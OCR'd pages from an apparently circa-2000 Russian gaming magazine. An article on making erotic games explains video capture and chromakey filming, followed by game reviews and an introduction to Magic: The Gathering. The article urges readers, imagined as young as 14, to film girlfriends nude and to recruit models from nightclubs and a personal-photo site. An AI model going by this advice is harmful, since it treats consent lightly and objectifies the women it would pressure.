Года три назад, когда моя карьера совершила очередной виток между вечными двумя полюсами - программистским и журналистским, я работал редактором только что образованного журнала **"Навигатор игрового мира"**. Однажды я отправился, по спецзаданию редакции, на интервью с тогда еще малоизвестной командой разработчиков... И совершенно неожиданно для себя на пару часов я погрузился в необычнейший мир. Мир являл собой огромную (даже затрудняюсь сказать, сколько-комнатную) квартиру в старом доме в одном из арбатских переулков Москвы, где создавалась Игра (именно так, с большой буквы), мало кого оставившая равнодушным. Игра называлась **"Гэг"**, команда разработчиков - **"Zes't Studio"**, а квартира более всего напоминала гибрид булгаковских **"Мастера и Маргариты"**, хипповых коммун времен славных шестидесятых и сюрреалистических картин **Сальвадора Дали**. В многочисленных комнатах и узких запутанных коридорах я сталкивался то с молодым человеком на роликах (?!), задумчиво катящимся куда-то в неизвестном направлении, то с потрясающе красивыми девушками, то с самим **Гарри Таскером**, главным героем игры. Но главное, что над всем этим безобразием витал густой аромат секса, который напрочь травмировал все твои сто пять известных и неизвестных органов чувств, заставляя забыть об интервью, редакции, о подругах... гм, впрочем, об этом лучше промолчу. Ну так вот. Именно там я впервые подумал о том, каким интересным и возбуждающим может быть написание своей компьютерной игры, если добавить в нее немного "клубнички".

Надо сказать, что все игры, рекомендуемые детям после 14, можно поделить на три большие категории. В первую попадают обычные в общем-то игры, но содержащие ка-

И ЧЕГО-ТО ЕЩЕ

кую-то долю эротики. Как правило, это квесты типа знаменитой сьерровской серии про развратника Ларри или тот же "Гэг". Да и "мыльная опера" про душку Лару Крофт, разработчики которой давно забили на геймплей и в каждой новой версии Tomb Raider увеличивают ассортимент Лариного гардероба вкупе с количеством принимаемых этой дамой поз, тоже попадет в категорию игр с эротическим содержанием.

В связи с возрастающей популярностью компьютерных игр у широких слоев населения в этот бизнес устремились модели из "Плейбоя" и прочих эротоманских журналов. Уже несколько бывших "мисс" открыли компании по разработке игр. Естественно, с собою в качестве главных героинь. Нужен пример? Пожалуйста: Riana Rouge Entertainment. Еще одна популярная тема - игры, где мы играем роль частного детектива, ведущего расследование и по долгу службы вынужденного периодически вести наблюдения за подозреваемыми (чаще всего - сексуальными молодыми особами) с использованием самой современной оптики (опять-таки "Гэг", или еще Voyeur Voyage). Но все-таки, для этих игр секс - не главное, это просто прикол и завлекалочка.

Вторая категория - классические игры, использующие эротику для стимуляции игрового процесса (о других процессах скромно умолчим). Все эти многочисленные стрип-покеры, стрип-тетрисы, стрип-арканоиды и т.д. Принцип прост как ночной горшок. Чем лучше ты играешь, тем больше квадратных метров обнаженки ты увидишь. Причем тут чем слабее играет компьютер, тем интереснее игроку. Сам посуди, стал бы ты играть в шахматы с программой, которая шахматами владеет на уровне среднего детсадовца? Тебе ведь Chessmaster 5000 подавай. А если за каждый поставленный мат показывают двухминутный видеоролик со стриптизом? Ага?! Глазки-то загорелись! Вот и готовая идея для начинающего разработчика на тему: "Как сделать популярную игру, не обладая особенными познаниями в программировании". Набираешь порнографических картинок, пишешь на Visual Basic`е клон любой простенькой аркады со Спектрума или Атари (благо там интересных игр как собак нерезанных) и за каждую тысячу очков, набранных игроком, показываешь очередную "клубничную" картинку. Вот увидишь, какую бешеную популярность получит твоя игра! Дешево и сердито.

Ну и наконец, возвращаясь к нашей классификации, третья категория игр характеризуется фразой "секс ради секса". Геймплей у этих игр нулевой, но уж чего-чего, а обнаженки хватает. Я, честно говоря, не знаю, на какой контингент рассчитаны подобные забавы, но, видимо, раз есть предложение, то и спрос должен наличествовать. Классический пример подобной игры - онлайн-тир (своего рода Deer Hunter), в котором роль ружья играет всем известный первичный половой признак, а роль жертвы - "американская пышка" Моника Левински в обязательном синем платье. Чем мы стреляем, я думаю, сам догадаешься, чай не вчера родился...



Как-то слоняясь по Сети, я набрел на замечательный сайтик (www.chat.ru/~anyhot/game1.html) с онлайновой игрой в "крестики-нолики+". Плюс, как и положено в эротической игре второго типа по нашей классификации, заключался в том, что за каждую победу над компьютером открывалась очередная порция фотографии соблазнительного тела владелицы сайта. Первые несколько партий я выиграл, не особо напрягаясь, и уже успел оценить симпатичную мордашку, грациозную линию плеч, полное отсутствие по крайней мере верхней части гардероба и уже предвкушал, что еще две-три победы - и все прелести будут доступны моему жадному взору, но тут компьютер стал проявлять завидное упорство, сводя все партии к ничьей. Надо заметить, что в крестики-нолики мы играли на доске 4х4, а на ней (если противник играет исключительно в обороне) всегда можно свести партию к ничьей. Во мне проснулся азарт (меня обыгрывать!?), и я минут десять пытался все-таки перехитрить компьютер. Ну да, разбежался! Первые три-четыре партии компьютер позволяет себя обыгрывать, разжигая аппетит, а потом начинает играть в полную силу. Наконец, в поте лица я его обыграл еще в паре партий (уже типа на принцип пошло). И увидел в корне обломавшее меня сообщение: "Для начинающего хватит. Играем профессионально?". После чего все стартануло заново, но уже на очень недурственной сложности. Продолжать я не стал - хотя бы потому что обнаружил кнопку, сразу переключающую на "супер-игру", т.е. еще на следующую стадию... Спрашиваешь, зачем такое издевательство нужно? Отвечаю: все клики по крестикам и ноликам (напоминаю, что действо разворачивалось в онлайн-игре) одновременно уходили в сеть обмена баннерами. Представляешь, сколько хитов я нагенерил владелице сайта в течение 15 минут, бодаясь с java script`ом в стремлении заполучить еще кусочек "клубнички"? ;))

Почему с java script`ом? Да потому что вся программа, играющая в крестики-нолики, была написана на этом самом скрипте и помещалась на полутора экранах. Нормальному программисту работы на полчаса.

Собственно, нам с тобой, как начинающим разработчикам, игры с "клубничкой" интересны именно этим своим качеством. Тем, что можно, не прикладывая особых усилий, написать игру, которая будет пользоваться популярностью. Главное, чтобы твоя игра вела себе как опытная стриптизерша, т.е. открывала свои прелести постепенно, постоянно поддерживая у игрока интерес. И конечно, самое главное, это раздобыть качественные картинки, а еще лучше - видео эротического содержания. Как? Ну, этому посвящена вторая часть данного опуса.

Голубое

Итак, ты собрался написать игру с "клубничным" ароматом. Неважно, в каком направлении ты решил работать, будет ли твоя игра полноценным квестом или всего лишь небольшим flash-скриптом для Web, в любом случае тебе понадобятся картинки... пикантного содержания. Конечно, можно попробовать натаскать материал с многочисленных порносайтов (кто желает, лезьте на http://al4a.com/links.html), но занятие это муторное, да и результат, мягко говоря, хромает...

Качество невысокое, подобрать нужный ракурс и освещенность практически невозможно, и самое главное, ведь намного интереснее отснять весь материал самому. И не надо пугаться! Ничего сложного в этом нет. Собственно, перефразируя известный фильм, тебе понадобятся **"Пушка, тачка и блондинка"**. Вот только роль пушки будет играть... **Поручик Ржевский**, молчать!!!!! Вовсе не то, что ты подумал, пошляк! Роль пушки будет играть видеокамера или, на худой конец (еще раз: молчааать!!!), фотоаппарат. Ну а тачка - компьютер, который, я искренне надеюсь, у тебя и так есть.

Сначала о пушке (разберемся по порядку). В принципе, можно использовать любую камеру, начиная от бытового камкордера и до профессиональной цифровой техники. Разницы, на самом деле, практически никакой, поскольку даже простенький камкордер, который часто дарят нашему брату на половозрелое 14-летие, дает качество лучшее, чем может с приемлемой скоростью воспроизводить твой компьютер. Другое дело, что отснятый материал ты еще будешь обрабатывать всякими фильтрами, а они всегда вносят свой весомый вклад в ухудшение качества изображения. Далее, камеру надо каким-то образом привинтить к компьютеру, т.е. оцифровать отснятое тобою изображение. Вариант идеальный и в бытовых условиях слабодостижимый - использовать цифровую камеру с выходом **Firewire** (огненная ниточка), и соответственно, иметь такой же вход на твоем компьютере. В таком случае ты можешь перегонять отснятый материал напрямую на винчестер с максимальным качеством и с фантастической скоростью. К сожалению, цифровые камеры дороги, а порт **Firewire** встречается на PC (в отличие от Макинтошей, традиционно заточенных под видео) нечасто. В свое время небезызвестная фирма Intel решила задавить Firewire в пользу собственной разработки USB 2.0, что немедленно и очень эффективно осуществила. Поэтому нам нужно что-нибудь более дешевое и распространенное. Собственно, остается два варианта: видеокарточки с ТВ-входом и специальные карты для видеозахвата. Я настоятельно рекомендую тебе второй вариант по следующим причинам.

Во-первых, даже на очень хороших карточках типа **TNT 2 Ultra** видеовход - это всего лишь дополнительная примочка, поэтому его совершенствованию особого внимания не уделяется. Т.е. для того, чтобы получить отдельные кадры, его, может быть, и хватает (по этому поводу см. материал **Дмитрия Завалишина (www.dz.ru)**, в конце концов, можно чуть-чуть ручками в Фотошопе подправить, а вот видео... Не будешь же каждый кадр в Фотошопе править!

Во-вторых, некомпрессированный видеоматериал представляет из себя довольно внушительный поток данных (примерно от 3-х до 8-ми мег в секунду), который придется проталкивать по шине с видеокарточки на винт. Ты, конечно, скажешь: **"Фигня!** У меня видеокарта стоит на шине **AGP!** А ее пропускная способность около 100 мегабайт в секунду!" И будешь не прав. Потому что **AGP** - штука, ясен пень, быстрая, но заточена она для того, чтобы со страшной скоростью проталкивать данные от процессора к видеокарточке, но никак не наоборот. В режиме чтения она работает чуть ли не медленнее старенькой **ISA**. В этом смысле гораздо лучше себя ведет даже шина PCI, которая хоть и медленнее **AGP**, но не страдает подобной односторонностью.

Со специальными картами для видеозахвата все обстоит намного лучше. Они базируются на шине **PCI**, обеспечивают очень высокое качество оцифровки и по нынешним меркам недороги. Года полтора назад мне пришлось довольно плотно поработать с уже не самой современной даже в те времена карточкой видеозахвата **miroVideo 200**. Тогда она стоила около 400 баксов, сейчас, я ду-

Картинка из хорошо знакомого тебе "Гэга". mjyl – Кадр из "Могучий Джо Янг", где изображение 70 см. Шимпанзе увеличено и наложено на кадры с бегущей женщиной



Кадр из пятого Wing Commander, где живые актеры наложены на компьютерную декорацию.

"Меня зовут Аня. Мне 26 лет. Люблю хорошую компанию и хорошо повеселиться. Также очень люблю фотографировать, особенно люблю делать всякие интимные съемки..."

Сначала ты новичок. Потом ты профи. Потом ты в супер-игре. А в целом ты – ламо, на котором "Меня зовут Аня" отлично делает деньги, не напрягаясь при этом ни на медный грош.

маю не более ста пятидесяти. Возможности miroVideo позволили нам отснять отличные видеоролики (нет, не с молодыми особами, но то к делу отношения не имеет) на полупрофессиональную видеокамеру, оцифровать и обработать при помощи пакета **Adobe Premiere**. **Adobe Premiere** - это самая распространенная программа для видеомонтажа на PC и Макинтошах. Она позволяет собирать ролик из кусочков отснятого материала, накладывать звуки и видеоэффекты. Для Premiere существует огромное количество плагинов (например, целая коллекция плагинов **Adobe After Effects**), реализующих разнообразные спецэффекты, начиная от простенького наплыва одного изображения на другое и заканчивая сложнейшим морфингом и совмещением живого видео и компьютерной графики.

Кстати, подобное совмещение чаще всего и используется в компьютерных играх. Например, ты собираешься делать эротический квест, причем все действие разворачивается на космическом корабле в будущем. Если с моделью для съемок все более-менее понятно - это твоя подружка (об этом чуть ниже), то что делать с декорациями, уже не очень понятно. Ведь ты не **Спилберг**, ты не можешь позволить

Снимаешь девушку на синем фоне. Потом удаляешь фон и накладываешь изображение на... да на что сгодится, собственно.

Наложение на готовый фон, первый вариант.

Наложение на готовый фон, второй вариант.

себе арендовать павильон и строить декорации в натуральную величину. С другой стороны, подобные декорации довольно легко отрендерить в **3D Max** или любой другой программе. Остается вопрос, как совместить отснятое тобой видео и рендеренные задники. Для этого во всем мире используется прием, который называется "хромакей", или съемка на синем экране. Наверняка ты видел в телевизионном прогнозе погоды, как изображение девушки-комментатора накладывается на метеокарты. Это как раз то, что тебе нужно. Достаточно только раздеть девушку, а метеокарту заменить на космический корабль. Та же фигня.

Чтобы добиться подобного наложения, нужно снимать девушку на фоне "синего экрана". Таким образом, в твоем отснятом ролике девушка всегда будет находиться на однородном синем фоне, который при монтаже Premiere (при помощи операции chromakey) заменит на заранее отрендеренную тобой картинку. В качестве синего экрана может служить практически любая однородно окрашенная поверхность, чаще всего синего или зеленого цвета, поскольку чисто синий или чисто зеленый цвета практически не встречаются в реальной жизни (иногда используется красный экран, но в основном для очень специфических случаев). Основной проблемой при подборе материала для изготовления синего экрана являются блики (на профессиональном языке - **flare**, или **blue spill**). Материал ни в коем случае не должен отражать свет на модель, иначе изображение девушки будет иметь характерный для трупов синеватый оттенок. Если ты не некрофил, то вряд ли этого захочешь. Лучше всего для изготовления синего экрана подходит ярко-синяя хлопчатобумажная ткань. Синтетику, шелк и прочие блестящие ткани использовать категорически не рекомендую.

Далее экран надо равномерно осветить. Если кто-то из твоих знакомых занимается фотографией, можешь спросить у него, как добиться равномерного освещения, на эту тему существует масса трюков. Наиболее простой прием - освещать отраженным светом, т.е. направить мощную лампу в потолок, тогда модель будет освещаться равномерным отраженным светом. Еще один приемчик, позволяющий убрать синеватые блики, это использование желтого светофильтра на освещающей экран лампе (поскольку желтый цвет является смешением синего и зеленого, то такой светофильтр позволяет убирать блики как с синего, так и с зеленого экрана). Кстати, очень хорошие результаты дает использование единственного источника света, построенного на термоядерном принципе и размещенного на расстоянии 200 миллионов километров от места съемки. Естественно, я имею ввиду Солнце. Недостатки такого подхода состоят в том, что снимать придется против Солнца, чтобы избежать появления теней, да и работать с обнаженной натурой на открытых пространствах может быть... гм... слегка затруднительно.

Ну и раз уж мы добрались до проблем нравственного характера, то остается главный вопрос: кто согласится быть твоей моделью? Идеальный вариант, если это твоя подружка. И стесняться не будет, и тебе веселее (и передохнуть в промежутках многотрудного процесса съемок можно, в некотором роде...). Тем более что большинство девушек, в принципе, не против попозировать обнаженными. Точно, можешь верить. Кстати, по непроверенной (т.е. полученной в ходе неофициальной болтовни с разработчиками на тему мира, баб и фонарей) информации многие модели, снявшиеся для **"Гэга"**, были просто девчонками с Арбата, согласившимися сняться в классной компьютерной игре и провести время в приятной компании ;)

Так что предлагаю пройтись по ночным клубам и дискотекам и поискать девчонок с авантюристским складом характера. Ты удивишься, насколько таких много. Еще и отбиваться придется, и на телефонные звонки потом два месяца не отвечать ;)

Так что - все в твоих руках. Игровой порнобизнес ждет тебя, не теряй времени и принимайся за дело! ;)




Интернет для "Мастера"

www.postman.ru/~babaka
(и по ссылкам)
Очень хороший каталог русскоязычных эротических ресурсов. В отличие от всяких http://rambler.ru, практически не задавленный гнуснейшими рекламными баннерами.

www.icqphoto.ru
Преогромный каталог домашних страничек и просто фотографий людей, склонных к самолюбованию. Отличное место, чтобы половить рыбку в мутной воде, относительно поиска моделей для твоей игры. Девчонки, поместившие свои фотографии на этот сайт, как минимум, не стеснительны.

www.bluescreen.com
Компания по производству спецэффектов для кино и компьютерных игр (например, Tiberian Sun). На сайте собрано достаточно большое количество линков на ресурсы, посвященные использованию хромакея.




www.videounivercity.com/wwwboard/techqa
Форум, где идет масса интересных разговоров на тему, как в домашних условиях сделать крутые спецэффекты (например, добиться эффекта "призрака").

www.ultimatte.com
Компания-производитель специальных плагинов для обработки видеоматериала, отснятого на синем экране. На сайте находится сборник "ЧАсто задаваемых ВОпросов (FAQ)" и словарик по терминологии.


www.videoguys.com
Море информации по компьютерному видео, включая более двух десятков бесплатных и условно-бесплатных программ.

ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!





Урожденная **Abomination**
Жанр Real-time Squad Combat Simulation
Похожесть X-COM, немного от Syndicate
Мать/отец Hothouse/Eidos
Требует P166(233)/16(32)
Групповуха В ассортименте
Описуха Взяли X-COM. Подрисовали графичку, упростили лишние навороты типа науки. Перевели в реал-тайм с паузой, как в третьем было. Запутали интерфейс. Склеили как попало. И, радостно повизгивая, кинули в продажу. Играй, народ!..
Приговор **Слабо**


Урожденная **Age of Wonders**
Жанр Походовая фэнтези-стратегия
Похожесть Heroes of M&M, Warlords, Master of Magic
Мать/отец Triumph / G.O.D.
Требует P166(2-300)/32(64)
Групповуха Play-by-E-Mail, Сеть, И-нет
Описуха Понемногу от каждой указанной в "Похожести" игры, и в итоге даже оригинально. Насыщенно, симпатично, качественно. AI играет отлично – но и ходы при этом долго просчитываются. Малость тягомотно. Но это лучшее, что есть кроме Героев.
Приговор **Хорошо**





Урожденная **B-Hunter**
Жанр Action
Похожесть Копия G-Police
Мать/отец Interactive Vision / Midas
Требует P200(266)/32(64)/(3D уск.)
Групповуха В ассортименте
Описуха 2098 год. Разгул преступности, загул правоохранительных органов. Вы, не на халяву, глушите мафиози, управляя малоуправляемой летальной фигней. Самое сложное – не потеряться в гигантском городе. Чем-то круто, но не прикалывает.
Приговор **Слабо**





Урожденная **Delta Force 2**
Жанр 3D Action Squad Combat Simulation
Похожесть SpecOps
Мать/отец NovaLogic
Требует P2-300(3-600)/32(64)/(TNT/TNT2)
Групповуха Сеть, И-нет
Описуха Клубный народ в первый DF рубился вовсю, в промежутках между Quake и Starcraft. А второй DF все изгадил: изменения незначительные, в основном улучшена графика, но системные требования при этом – мама не горюй!..
Приговор **Слабо**






Урожденная **Extreme 500**
Жанр Мотогонки
Похожесть C/H Superbikes, GP500
Мать/отец Ascaron / THQ
Требует P166(233)/32(64)/(3D уск.)
Групповуха И-нет
Описуха Байки с двигателями 125, 250 и 500 кубиков. Гонщики/трассы измысленные. Много настроек, так что подгоняется и под сим, и под аркаду. Физика и модель тупые. Крутая графика. Если ты – не фанат реализма, то игра даже покатит.
Приговор **Средне**







Урожденная **FIFA 2000**
Жанр Спорт (футбол)
Похожесть FIFA 99
Мать/отец EA Sports / EA
Требует P166(266)/16(64)/(3D уск.)
Групповуха Сеть, И-нет
Описуха Жаль, упростили управление, и многие тактические приемы погорели. Исчезла возможность выбора стадионов. Немного сыровато... Ну к чему б еще придратъся?!! Народ, спортивные серии от EA Sports – лучшие. Кто любит – покупать!!!
Приговор **Рулеззз!**




Урожденная **Flanker 2.0 Combat Flight Simulator**
Жанр Авиасимулятор
Похожесть SU-27 Flanker
Мать/отец Eagle Dynamics / Mindscape
Требует P233(2-300)/32(64)/3D уск.
Групповуха Сеть, И-нет
Описуха Долго мы его ждали... и не зря. Гениальнейший авиасимулятор, потрясающий по реалистичности, бьющий вдребезги большинство существующих авиасимов и необходимый каждому, кто любит этот жанр. Добавить нечего.
Приговор **Рулеззззззз!**



Урожденная **Half-Life: Opposing Force**
Жанр Адд-он к Half-Life
Похожесть Half-Life, Aliens VS Predator
Мать/отец Gearbox / Sierra
Требует (2-266)/32(64)/(3D уск.)
Групповуха Сеть, И-нет
Описуха Gearbox – это профи, бывшие Rebel Boat Rockers (см. X#3, рубрику скандалов). Главный герой – спецназовец. Цель – замочить Гордона Фримена (поначалу...), и действие происходит одновременно с событиями H-L. Атмосфера выдержана.
Приговор **Рулеззз!**



Урожденная **Grand Theft Auto 2 / "Беспредел"**
Жанр Grand Theft Auto!!!
Похожесть Тоже Grand Theft Auto
Мать/отец DMA / Take 2 / Локализация: "Бука"
Требует P166(233)/32(64)/(3D уск.)
Групповуха В ассортименте
Описуха Многажды и по всем параметрам улучшенная-расширенная предыдущая часть. Суть – прежняя, бандитские делишки, завязанные на автомашинах и выполнении заказов мафии. Обилие черного юмора... и вообще круто.
Приговор **Рулеззз!!!**

DeD-21
GAME@XAKEP.RU

Урожденная Interstate'82
Жанр Сюжетный экшен/автосимулятор
Похожесть Interstate'76, Redline
Мать/отец Activision
Требует P233(2-300)/32(64)/(3D уск.)
Групповуха Сеть, И-нет
Описуха Дороги, навешанное на машинах оружие, миссии... I'76 был оригинален и очень стилен, но в России почти не пошел. В I'86 лучше графика, стало можно выходить из машины, миссии теперь за деньги, вообще больше экшена... Грамотно.
Приговор Рулезз!

Урожденная Nocturne
Жанр Приключенческий экшен
Похожесть Alone in the Dark
Мать/отец Terminal Reality / G.O.D.
Требует P233(3-400)/64(128)/(3D уск.)
Групповуха Решили, что перебьемся...
Описуха Типа экшен-ужастик с головоломками и квестовыми элементиками. Офигенная графика (!!!) вполне соответствует офигенным системным требованиям (!!!!!). Потрясная атмосферность, но герой и сюжет невыразительны.
Приговор Хорошо



Урожденная Pharaoh
Жанр Симулятор градостроительства
Похожесть Caesar 3, SimCity 3000
Мать/отец Impressions / Sierra
Требует P166(233)/16(32)
Групповуха Сеть, И-нет
Описуха Расширенный и продвинутый Caesar 3 на египетскую тематику. Развитие города: строительство, прокладка коммуникаций, налаживание хозяйственных связей... Пирамиды, сфинксы, храмы... Качественно, но маловато для хита.
Приговор Хорошо




Урожденная Panzer Elite
Жанр Танковый симулятор
Похожесть iPanzer '44, Panzer Commander
Мать/отец Wing Simulations / Psygnosis
Требует P166(266)/32(64)/(3D уск.)
Групповуха Сеть, И-нет
Описуха Вторая Мировая. Танки – причем только немецкие и американские. Графика для танкового сима весьма неплохая, но все прочее варьируется между посредственностью и подобием реализма. Ждали большего.
Приговор Средне






Урожденная Revenant
Жанр RPG/Action (Rogue)
Похожесть Diablo
Мать/отец Cinematix / Eidos
Требует P233(2-266)/32(64)/(3D уск.)
Групповуха Сеть, И-нет
Описуха В духе Диаблы, но не копия. Классные графика и сюжет, масса приемов боя чуть ли не в духе Mortal Kombat (и даже свой fatality для каждого монстра!), вообще куча приятного. Но неудобное управление и пара-тройка недоделок.
Приговор Почти рулез



Урожденная Septerra Core
Жанр RPG
Похожесть Final Fantasy 7
Мать/отец Valkyrie / TopWare
Требует P200(233)/32
Групповуха Нет. Хотели ее сделать онлайновой, но круто облажались.
Описуха Вид – сверху-сбоку, игра командой. Персонажи а-ля аниме. Техномир. Бои в стиле FF7 (и есть опция паузы!). Магия реализована через карты, еще б чуток – MtG началось... Короче, оригинально. Но графика паршивейшая.
Приговор Средне




Урожденная Trickstyle
Жанр Гонки на ховербордах
Похожесть хз
Мать/отец Criterion/Acclaim
Требует P233(266)/32(64)/(3D уск.)
Групповуха Сеть, И-нет
Описуха Портирована с приставок. Ховерборд – это типа скейт на воздушной подушке. Дозволена масса трюков. Ряд персонажей, каждый со своими особенностями (без дураков!). Графика – блеск и трепет. И геймплей затягивающий...
Приговор Рулез!

Урожденная Wheel of Time
Жанр 3D Action
Похожесть Hexen? Нет, скорее Unreal нового типа
Мать/отец Legend / GT
Требует P200(2-266)/32(64)/(3D уск.)
Групповуха Сеть, И-нет
Описуха На движке Unreal, по графике – рулеззз! Оружия нет – уйма заклинаний. Проходить игру необычно: надо соображать, какую магию когда применить. Есть оборона цитадели (в команде с ботами). Есть полосы препятствий – ловушки.
Приговор Рулеззззз!

Перечень откровенного дерьма:

отстало-дебильный Army Men 3: Toys in Space (RTS), детсадовский Creatures Adventures (Artificial Life), просто пошло-гадский Harley-Davidson: Race Across America (мотосим), ужасающе ужасная Action Man: Raid on Island (вялая аркада), еще более ужасная Go Kart Challenge (автоаркада), поганый недоросль в кармагеддоновском стиле Demolition Racer (action/автосимулятор), тупо клонированный си-энд-сишный Battle Commander (RTS).

Перечень как бы и не откровенного дерьма, но близко к тому:


вообще не изменившийся Carnivores 2 (охота на динозавров), извращение не от Microprose под электронную почту E-Mail X-COM (да вроде стратегия...), рядом с продукцией EA Sports не котирующийся NBA Basketball 2000 (спорт), ламерский Nations: WWII Fighter Command (авиасимулятор), кольцевая езда по загаженным трассам Dirt Track Racing (автосимулятор), безыдейный 12 O'clock High – Bombing the Reich (воргейм).



Подготовлено по материалам российского онлайнового компьютерно-игрового журнала "Absolute Games", www.ag.ru.

Magic: The Gathering

Арифметика волшебства



Это безумие продолжается уже несколько месяцев. Все чаще мне попадаются странные, одержимые люди с характерным блеском в глазах и с огромными папками, похожими на фотоальбомы. Люди, говорящие на странном языке, понятном только им и таким же одержимым, как и они.

- Я вчера Zephid'sa на пару Uncommon'ов выменял.

- Не свисти! Где ж ты так умудрился? Впрочем, Zephid's Embrace – детская карта, на нее только ламеры всерьез рассчитывают. Вот Tempting Licid – это вещь. Ее каким-нибудь Destroy Enchantment'ом фиг вышибешь!

Прохожие оборачиваются и испуганно шарахаются, а я ловлю себя на мысли, что с каждым днем все больше привыкаю к этим странным словам…





Сумма нужности

Однажды в жизни каждого геймера наступает кризис. Одностороннее общение с холодной железякой перестает приносить удовлетворение – как моральное, так и аморальное. Доведенные до отчаяния люди начинают резаться в мультиплеер, некоторые вообще забрасывают гамерство и заливают свою тоску на пивных вечеринках. Особо толканутые находят утешение в Эльфятниках и на ролевухах. Но в душе каждого обреченного остается жажда Игры, которая совместила бы волшебно-фэнтезийную атмосферу и захватывающую динамику боя с интересной и уютной компанией. И потому, когда в 1993 году математику Ричарду Гарфилду стукнула в голову идея придумать настольную игру, сочетающую все эти качества, этот стук отозвался в сердцах миллионов геймеров.

Прошло около пяти лет, прежде чем Magic: The Gathering добралась и до России.

Разность действия

Суть игры проста и логична, как утренние стремления. Ты – колдун, грозный и могучий. И враг твой (а их может быть несколько) тоже колдун. И у каждого из вас, кул-визардов, аж по 20 жизней (до кощеева бессмертия явно не дотягиваете, но для начала неплохо). Что нужно сделать тебе? Правильно, ухандохать своего противника, оставшись при этом в живых.

Помимо немеряного количества жизней, у каждого колдуна есть колода специальных карт, которые суть заклинания. Карты можно разделить на два блока: земли и заклинания. Земли бывают пяти типов (острова, леса, равнины, болота и горы) и нужны они для того, чтобы вырабатывать ресурс соответствующего цвета, необходимый для введения заклинания в игру. Все заклинания также подразделяются на типы – по цвету земель, которая необходима для их активизации.

Основная фича MtG, которая и стала залогом ее популярности, состоит в том, что колоды у игроков совершенно разные. Ты можешь составлять колоду из каких угодно карт, и правил для ее составления нет – только рекомендации. Если ты купил несколько наборов, выменял необходимые карты на мамины драгоценности и выкрал недостающие у слепой старушки-продавщицы, можно предположить, что в итоге ты соберешь такую колоду, против которой успешно сыграет далеко не каждый. Впрочем, твой враг тоже будет играть далеко не стартовым набором. И как знать, может, его слепая старушка-продавщица окажется на порядок богаче твоей.

Идея свободного составления колоды оказалась столь притягательна, что породила целое направление: Collectable Card Games (CCG). Понятно, что такая система чрезвычайно мила геймерскому сердцу, так как позволяет до бесконечности усиливать и совершенствовать колоду, пробуя разные варианты и придумывая несметное количество связок и стратегий.


В принципе, стратегия в Magic: The Gathering одна. Звучит она следующим образом (запоминай как считалочку – пригодится): "западло, противозападло на западло, контрзападло на противозападло, антиконтрзападло на все предыдущее западло, ну и так далее…". Объясняю: на тебя колданули какую-нибудь склизкую пакость, которая следующим ходом мокрого места от тебя не оставит. Ты, почесав тыковку, соображаешь, что в честном бою тебе эту пакость не одолеть, и колдуешь ответное заклятие, которое отправляет пакость на кладбище, не давая ей даже просохнуть от родовых жидкостей. Хозяин твари, видя такой облом, тут же применяет карту, которая позволяет достать с кладбища многострадальное существо; ты, в свою очередь, играешь заклинание, которое возвращает карту владельцу в руку, не давая ей сыграть, а твой противник… и так далее, пока у кого-нибудь запасы западла не иссякнут или не проснется совесть. Но последнего обычно в MtG не случается. Типа цель оправдывает средства и все такое. Что в данном случае является залогом победы, а посему единственно верно и архиправильно.


Умножение мощности


Чтобы пополнить стройные ряды MtG-шников, тебе понадобится собственная колода. Именно с нее ты начнешь собирать деку (от английского Deck – "колода") под кодовым названием, скажем, "Смертохрявский Некрокиллер". Впрочем, название можешь придумать сам.




